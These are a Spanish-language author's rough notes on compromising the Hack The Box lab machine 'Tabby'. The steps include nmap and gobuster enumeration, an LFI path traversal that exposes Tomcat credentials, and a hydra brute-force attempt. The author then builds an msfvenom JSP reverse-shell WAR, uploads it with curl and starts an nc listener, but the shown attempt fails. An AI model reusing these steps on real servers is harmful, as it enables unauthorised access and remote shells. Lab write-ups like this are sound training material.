

Tabby

#####Maquina linux
Facil#####
escaneo:

Starting Nmap 7.94 (<https://nmap.org>) at 2023-10-24 21:20 -05

Nmap scan report for 10.10.10.194 (10.10.10.194)

Host is up (0.071s latency).

Not shown: 997 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)

| 256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)

|_ 256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|_http-server-header: Apache/2.4.41 (Ubuntu)

|_http-title: Mega Hosting

8080/tcp open http Apache Tomcat

|_http-title: Apache Tomcat

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 10.68 seconds

accedemos al puerto 80808

tomcat9-tools. This package installs a web applicatio

tomcat9-examples: This package installs a web appl

tomcat9-admin: This package installs two web appli

[manager webapp.](#)

NOTE: For security reasons, using the manager weba

Users are defined in `/etc/tomcat9/tomcat-users.xml`.

10.10.10.194:8080

This site is asking you to sign in.

Username

Password

Cancel

Sign in

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you access the application. For example, to add the `admin-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed from the single `admin` role to the following two roles. You will need to assign the role(s) required for the

- `admin-gui` - allows access to the HTML GUI
- `admin-script` - allows access to the text interface

The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection:

- Users with the `admin-gui` role should not be granted the `admin-script` role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is intended for tools not humans) then the browser must be closed afterwards to terminate the session.

tomcat s3cret


probamos las credenciales pero no funcionaron

en el 80 encontre un dominio


Call us : 01234 5678910

E-mail us : sales@megahosting.htb

en este link encontramos un lfi obviamente despues de agregar el dominio al etc hosts




cambiando por un path traversal




Con gobuster buscamos

```
gobuster dir --url http://megahosting.htb:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x php,html,txt,jpg,""  
./ (Status: 200) [Size: 1895]  
/index.html (Status: 200) [Size: 1895]  
/docs (Status: 302) [Size: 0] [--> /docs/]  
/examples (Status: 302) [Size: 0] [--> /examples/]  
/manager (Status: 302) [Size: 0] [--> /manager/]
```



parece que no hay exploits para ese apache



con gobuster al puerto 80

```
./html (Status: 403) [Size: 280]
./ (Status: 200) [Size: 14175]
./php (Status: 403) [Size: 280]
./index.php (Status: 200) [Size: 14175]
./files (Status: 301) [Size: 318] [--> http://megahosting.htb/files/]
./assets (Status: 301) [Size: 319] [--> http://megahosting.htb/assets/]
./news.php (Status: 200) [Size: 0]
./Readme.txt (Status: 200) [Size: 1574]
```

escaneando los subdirectorios

```
/examples (Status: 302) [Size: 0] [--> /examples/]
```

```
./ (Status: 200) [Size: 1126]
./index.html (Status: 200) [Size: 1126]
./jsp (Status: 302) [Size: 0] [--> /examples/jsp/]
./servlets (Status: 302) [Size: 0] [
```

```
/manager (Status: 302) [Size: 0] [--> /manager/]
```

```
/images (Status: 302) [Size: 0] [--> /manager/images/]
./ (Status: 302) [Size: 0] [--> /manager/html]
./html (Status: 401) [Size: 2499]
./text (Status: 401) [Size: 2499]
./status (Status: 401) [Size: 2499]
```

```
/files (Status: 301) [Size: 318] [--> http://megahosting.htb/files/]
```

puerto 80

```
/archive (Status: 301) [Size: 326] [--> http://megahosting.htb/files/archive/]
./php (Status: 403) [Size: 280]
./html (Status: 403) [Size: 280]
./ (Status: 403) [Size: 280]
./statement (Status: 200) [Size: 6507]
```

```
/assets (Status: 301) [Size: 319] [--> http://megahosting.htb/assets/]
```

```
=====
/images      (Status: 301) [Size: 326] [--> http://megahosting.htb/assets/images/]
/.html       (Status: 403) [Size: 280]
/.php        (Status: 403) [Size: 280]
/.           (Status: 403) [Size: 280]
/css         (Status: 301) [Size: 323] [--> http://megahosting.htb/assets/css/]
/js          (Status: 301) [Size: 322] [--> http://megahosting.htb/assets/js/]
/fonts       (Status: 301) [Size: 325] [--> http://megahosting.htb/assets/fonts/]
/.html       (Status: 403) [Size: 280]
/.           (Status: 403) [Size: 280]
```

como no encontramos mayor cosa vamos a hacer fuerza bruta con hydra hacia tomcat
<http://10.10.10.194:8080/host-manager/html>

hydra -C /usr/share/legion/wordlists/tomcat-betterdefaultpasslist.txt -s 8080 megahosting.htb http-get /
host-manager/html
pero no dejo

```
~/machineshtb/Tabby *Tabby.ctb - /home/kali/machineshtb/Tabby - CherryTree 0.99.48
hydra -C /usr/share/legion/wordlists/tomcat-betterdefaultpasslist.txt -s 8080 10.10.10.194 http-get /host-manager/html
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
se *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-24 23:05:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 79 login tries, ~5 tries per task
[DATA] attacking http-get://10.10.10.194:8080/host-manager/html
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-24 23:05:47

~/machineshtb/Tabby
```

Teniendo en cuenta que aqui nos dice donde esta los usuarios y la contraseña probamos en el LFI

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let y

For example, to add the `admin-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
```


Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed from the single `admin` role to the following two roles. You will need to assign the role(s) required for the

- `admin-gui` - allows access to the HTML GUI
- `admin-script` - allows access to the text interface


The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection:

- Users with the `admin-gui` role should not be granted the `admin-script` role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is intended for tools not humans) then the browser must be closed afterwards to terminate the session.


pero no nos detecta nada



validando en el 8080 no dice que cata esta en /var



por lo cual cabiamos la variable de entorno catalina sin embargo no nos muestra ndad



validando la configuración no dice que

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

tenemos una ruta `/etc/tomcat9/tomcat-users.xml` y tambien tenemos

It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`


Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

`/usr/share/tomcat9`


por lo cual hay un tomcat9 que no sabemos si esta antes o despues del etc
armado la ruta con un `/etc` antes nos queda

`/usr/share/tomcat9/etc/tomcat-users.xml`


probamos



aunque no nos muestra nada hacemos un control u para ver el codigo fuente y encontramos



tomcat"
password=\$3cureP4s5w0rd123!
con esto podemos acceder a manager y entrar aqui falto una t



This site is asking you to sign in.

Username

tomca

Password

.....

Cancel

Sign in

<https://www.hackingarticles.in/multiple-ways-to-exploit-tomcat-manager/>

yo no tengo acceso a deploy

Message:

OK

Host Manager

List Virtual Hosts

HTML Host Manager Help

Host Manager Help

Host name

Host name	Host aliases	Commands
localhost		Host Manager installed - commands disabled

Add Virtual Host

Host

Name:

Aliases:

ejemplo de deploy y archivo war

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:


WAR file to deploy

Select WAR file to upload shell.war

buscando en internet multiples way to exploit tomcat


Google

how to exploit apache tomcat

 **Exploit Notes**
https://exploit-notes.hdks.org › web · Traducir esta página


Apache Tomcat Pentesting

14 feb 2023 — Uploading WAR file (Reverse Shell). First create a war file using Msfvenom.
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<local-ip> LPORT=80 -f ...

 **Hacking Articles**
https://www.hackingarticles.in › m... · Traducir esta página

Multiple Ways to Exploit Tomcat Manager

15 dic 2018 — This module can be used to execute a payload on **Apache Tomcat** servers that have an exposed "manager" application. The payload is uploaded as a ...

 charlesreid1

<https://exploit-notes.hdks.org/exploit/web/apache-tomcat-pentesting/>

encontre una ruta interesante

/host-manager

/manager

/manager/jmxproxy/?qry=STUFF

/manager/status

/manager/status/all

We can execute commands in /manager/text/ directory

/manager/text/{command}?{parameters}

/manager/text/deploy?path=/foo


/manager/text/list

/manager/text/resources

/manager/text/serverinfo

/manager/text/vminfo

/manager/text/deploy?path=/foo



significa que la ruta existe pero el /foo no , en la misma pagina encuentre

Uploading WAR file (Reverse Shell)

First create a war file using Msfvenom.

```
java/jsp_shell_reverse_tcp LHOST=<local-ip> LPORT=80 -f war -o shell.war
```

Then upload this file.

```
curl --upload-file shell.war -u 'tomcat:password' "https://example.com/manager/text/deploy?path=/shell"
```

```
'tomcat:password' "https://example.com/manager/text/deploy?path=/shell"
```

podemos subir un archi war y cambiar foo por shell pero que putas es un archivo **war?**
es un .JAR que es lo mismo lenguaje java por esto la revse sehll de java.

WAR

Formato de archivo

En computación, un archivo WAR es un archivo JAR utilizado para distribuir una colección de JavaServer Pages, servlets, clases Java, archivos XML, bibliotecas de tags y páginas web estáticas que juntos constituyen una aplicación web. [Wikipedia](#)

Entonces seguimos los pasos
creamos el payload con msfvenom

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.24 LPORT=1234 -f war -o myshell.war
```

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.24 LPORT=1234 -f war -o myshell.war
File Edit Insert Format Tools Tree Search View Bookmarks Help
Payload size: 1090 bytes
Final size of war file: 1090 bytes
Saved as: myshell.war
~/machineshtb/Tabby
```

subimos el archivo con curl

curl --upload-file myshell.war -u 'tomcat:\$3cureP4s5w0rd123!' "<https://example.com/manager/text/deploy?path=/shell>"

```
curl --upload-file myshell.war -u 'tomcat:$3cureP4s5w0rd123!' "https://example.com/manager/text/deploy?path=/shell"

<!doctype html>
<html>
<head>
  <title>Example Domain</title>

  <meta charset="utf-8" />
  <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1" />
  <style type="text/css">
    body {
      background-color: #f0f0f2;
      margin: 0;
      padding: 0;
      font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", "Helvetica Neue", Helvetica, Arial,
    }
  </style>
  <div>
    <div>
      width: 600px;
      margin: 5em auto;
      padding: 2em;
    </div>
  </div>
</html>
```

ahora levantamos nc

```
~/machineshtb/Tabby
nc -lvp 1234
listening on [any] 1234 ...
```


y vamos a <https://example.com/shell>

sin embargo no puse la ip

